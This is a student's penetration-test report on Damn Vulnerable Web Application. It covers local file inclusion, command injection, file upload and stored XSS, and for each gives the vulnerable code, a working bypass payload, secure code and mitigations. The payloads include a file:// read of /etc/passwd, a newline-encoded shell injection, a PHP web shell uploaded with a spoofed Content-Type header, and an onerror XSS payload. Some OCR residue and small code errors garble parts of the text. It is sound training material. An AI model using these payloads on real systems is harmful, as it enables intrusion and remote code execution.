Final Project - LBE NETICS

Christian Mikaxelo - 5025241178

Introduction

This report details the result of a penetration test conducted on Damn Vulnerable Web Application (DVWA). The primary objective of this assessment was to identify and analyze security vulnerabilities across its various difficulty levels: Low, Medium, High, and Impossible. The scope of this test focused on four key vulnerability categories: Local File Inclusion (LFI), Command Injection, File Upload, and Cross-Site Scripting (XSS). This document outlines the methodology used, presents the detailed findings for each vulnerability, and provides actionable recommendations for remediation.

Scope

- **Application Target**
  Damn Vulnerable Web Application
  URL : http://127.0.0.1:4280/
- **In-Scope**
  - Local File Inclusion (LFI)
  - Command Injection
  - File Upload
  - Cross-Site Scripting (XSS - Stored)

Methodology

The methodology for this penetration test involved a structured approach referencing industry-standard frameworks, such as the OWASP Top 10. The assessment utilized a

white-box methodology, where the source code was analyzed for flaws, complemented by black-box techniques to test the application from an external perspective

---

Penetration Testing

Local File Inclusion (LFI)

Objective :

- Unauthorized retrieval and disclosure of the /etc/passwd file contents.

Severity : High
Impact : Information Disclosure
Prerequisites :

- Security Difficulty : High
- Source Code :


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

Proof of Concept :

A review of the source code revealed that the page parameter only accepts input that either begins with the string "file" or is the exact filename "include.php". An initial attempt to bypass this by concatenating the prefix with a standard path traversal payload

```
?page=file../../../../etc/passwd
```

was unsuccessful and resulted in an error.



As a result, common path traversal payload isn't work anymore.

The "file" string requirement suggested the use of the file:// PHP wrapper. Therefore, the following payload was crafted :

```
?page=file:///etc/passwd
```

This payload successfully bypassed the filter, causing the server to display the contents of the /etc/passwd file.

Secure Code :

```php
<?php

$whitelist = ['home.php', 'about.php', 'contact.php'];

if (isset($_GET['page']) && in_array($_GET['page'], $whitelist)) {
    include($_GET['page']);
} else {
    echo "Page not found.";
}
```

```
?>
```

The code utilizes a whitelist approach, rejecting any request for a page that is not on the allowed list and displaying a "Page not found." error message instead.

Mitigation :

- **White-list Method :** The whitelist method works by exclusively accepting a pre-defined list of specific files, automatically rejecting any file not on the whitelist.
- **Input Validation and Sanitization :** This mitigation validates the page parameter by strictly checking if the provided filename exists within an explicit whitelist, rejecting all other inputs.

Command Injection

Objective :

- Exploit the command injection vulnerability to execute arbitrary commands on the underlying operating system.

Severity : Critical
Impact : Remote Control Execution
Prerequisites :


- Security Difficulty : High
- Tool : Burpsuite
- Source Code :

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
```

```
        ')'  => '',
        '`'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Proof of Concept ：

After reviewing the source code, analysis revealed that the server implements a blacklist to block characters commonly used in command injection attacks. An initial test, submitting the IP address 127.0.0.1, resulted in a successful ping response, confirming the base functionality.



The code executes commands using the following line:

```
...
else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
...
```

The first hypothesis was to inject a command using the pipe operator (|).


```
127.0.0.1 | cat /etc/passwd
```

However, the payload failed because the pipe operator was blocked by the filter.


An alternative approach was then developed using URL encoding. The sequence %0a is the URL-encoded representation of a newline character, which the shell interprets as a command separator. The following payload was crafted :

```
127.0.0.1%0acat /etc/passwd
```


It was observed that submitting the IP address directly through the input box produced no output. Therefore, the request was intercepted using Burp Suite to analyze what happens upon direct submission.



After intercepting the request, it was revealed that the submitted payload was URL-encoded. Then, reverting this encoding back to the crafted payload before forwarding the request should be the solve .



The modified request was then forwarded to the server. As a result, the cat /etc/passwd command was executed, and the contents of the /etc/passwd file were returned in the response.



Secure Code :

```php
<?php
if( isset( $_POST[ 'Submit' ] ) ) {

    $target = filter_var($_REQUEST['ip'], FILTER_VALIDATE_IP);
    if ($target === false) {
        die('Alamat IP tidak valid.');
    }

    if (stristr(PHP_OS, 'WIN')) {
        // Windows
        $command = escapeshellcmd('ping ' . $target);
```

```
    } else {
        // *nix
        $command = escapeshellcmd('ping -c 4 ' . $target);
    }

    $output = shell_exec($command);

    // Feedback untuk pengguna akhir
    echo "<pre>" . $output . "</pre>";
}
?>
```

This code utilizes an input filter that validates the IP address, returning a false value if it is not valid.
Using escapeshellcmd() prevents dangerous characters from allowing command execution.

Mitigation :

- Input Validation and Sanitization
- Using escapeshellcmd()

File Upload

Objective :

- Uploading a malicious file, such as a PHP web shell, leading to Remote Code Execution (RCE) on the server.

Severity : Critical
Impact : Remote Control Execution, Malware Attack, XSS, etc
Prerequisites :

- Security Difficulty : Medium
- Tool : Burpsuite
- Source Code :

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
```

```
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" )
&&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ],
$target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or
PNG images.</pre>';
    }
}

?>
```

Proof of Concept :

The code examination revealed exploitable vulnerabilities, including improper filename sanitization. However, the root vulnerability lies in the exclusive reliance on the Content-Type header for validation,

```
...
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) )
```

```
...
```


which renders a double-extension bypass excessive as no extension checks are performed.

The first step is to create a simple PHP web shell to act as the payload.

```php
<?php system($_GET('cmd')); ?>
```

When executed by the server, this script allows for Remote Code Execution (RCE) by running any command passed in the cmd URL parameter. But, the actual objective is to bypass the server's validation by successfully uploading a malicious file that should otherwise be blocked.

The initial approach was to perform a direct file upload to observe the server's default response without any modifications.



It shows that the .php file failed to upload

```
27 ------WebKitFormBoundaryCHHd2CAHr8rFiQIR
28 Content-Disposition: form-data; name="uploaded";
29 Content-Type: application/x-php
30
31 <?php system($_GET('cmd')); ?>
```


The request failed because the Content-Type header was identified as application/x-php, which is not permitted by the application's validation rule that only allows image/jpeg or image/png.

To bypass this validation, the request was intercepted with Burp Suite to modify the

Content-Type header from its original value to image/png.

```
100000
------WebKitFormBoundaryCnhu2CAHf8TfIQIR
Content-Disposition: form-data; name="upload
Content-Type: image/png

<?php system($_GET('cmd')); ?>

------WebKitFormBoundaryCnhu2CAHf8TfIQIR
Content-Disposition: form-data; name="Upload
```

The modified request was then forwarded, which resulted in the successful upload of the file.



Secure Code :

```php
<?php
if (isset($_FILES['file'])) {
    $allowed_types = array('jpg', 'jpeg', 'png');
    $allowed_mime_types = array('image/jpeg', 'image/png');MIME type
    $max_size = 2 * 1024 * 1024;
    $upload_dir = "uploads/";

    $file_name = basename($_FILES["file"]["name"]);
    $file_size = $_FILES["file"]["size"];
    $file_tmp = $_FILES["file"]["tmp_name"];
    $file_ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));
    $file_mime = mime_content_type($file_tmp);

    if (!in_array($file_ext, $allowed_types)) {
```

```
        echo "File extension is not allowed.";
        exit();
    }

    if (!in_array($file_mime, $allowed_mime_types)) {
        echo "File MIME type is not allowed.";
        exit();
    }

    if ($file_size > $max_size) {
        echo "File size exceeds the limit.";
        exit();
    }

    if (in_array($file_ext, array('jpg', 'jpeg', 'png', 'gif'))) {
        $image_info = getimagesize($file_tmp);
        if ($image_info === false) {
            echo "File header is invalid or not a real image.";
            exit();
        }
    }

    $new_file_name = uniqid() . "." . $file_ext;

    if (move_uploaded_file($file_tmp, $upload_dir . $new_file_name)) {
        echo "File uploaded successfully!";
    } else {
        echo "Error uploading file.";
    }
}
?>
```

In this secure code, the server enforces several restrictions, such as a file extension whitelist, a file size limit, MIME type validation to prevent extension spoofing, and validation of the uploaded image's file headers.

Mitigation :

- File Extension White-list
- File size limit

Cross-Site Scripting (XSS - Stored)

Objective :

- Permanently inject a malicious script into a trusted website's database.

Severity : High

Impact : Session Hijacking, Credential Theft

Prerequisites :

- Security Difficulty : Medium
- Source Code :

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}
```

```
?>
```


Proof of Concept :

Although the code sanitizes against SQL injection in both fields, a vulnerability exists in the name field. Its sanitization is flawed, as it only removes the <script> tag, leaving it open to other script injection payloads. The following payload modified from


https://github.com/payloadbox/xss-payload-list :

```
<img src="x" onerror="alert('stored xss');">
```

However, it was discovered that the 'name' input is restricted to a 10-character limit.




After checking with the browser's inspect element tool, we confirmed a character limit was being enforced. However, this client-side restriction can be modified to allow the entry of our crafted payload.



```
a">
tform" "="">
" cellpadding="2" cellspacing="1">

/td>

type="text" size="30" maxlength="100">

n_body > div.body_padded > div.vulnerable_code_area > form > table
```

The payload was then injected into the name field, with a generic message in the corresponding field. Upon submission, the script executed immediately, as demonstrated in the screenshot below.



Secure Code :

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) &&
```

```
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // $name = str_replace( '<script>', '', $name );
    $name = htmlspecialchars( $name, ENT_QUOTES, 'UTF-8' );
    $name = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

A small change was made to the source code on the line

```
$name = str_replace( '<script>', '', $name );
```

because it only sanitizes a single tag. Therefore, new logic was needed to sanitize special characters like <, >, etc., using the code

```
$name = htmlspecialchars( $name, ENT_QUOTES, 'UTF-8' );
```

Mitigations :

- Input Validation
- Content Security Policy implementation as an HTTP header to instruct the browser to only load and execute resources, such as scripts and styles, from explicitly approved origins, thereby preventing XSS.

Conclusion

The Damn Vulnerable Web Application (DVWA) is an effective platform for practicing web application penetration testing. It provides a valuable training ground by presenting various vulnerabilities across multiple, challenging difficulty levels.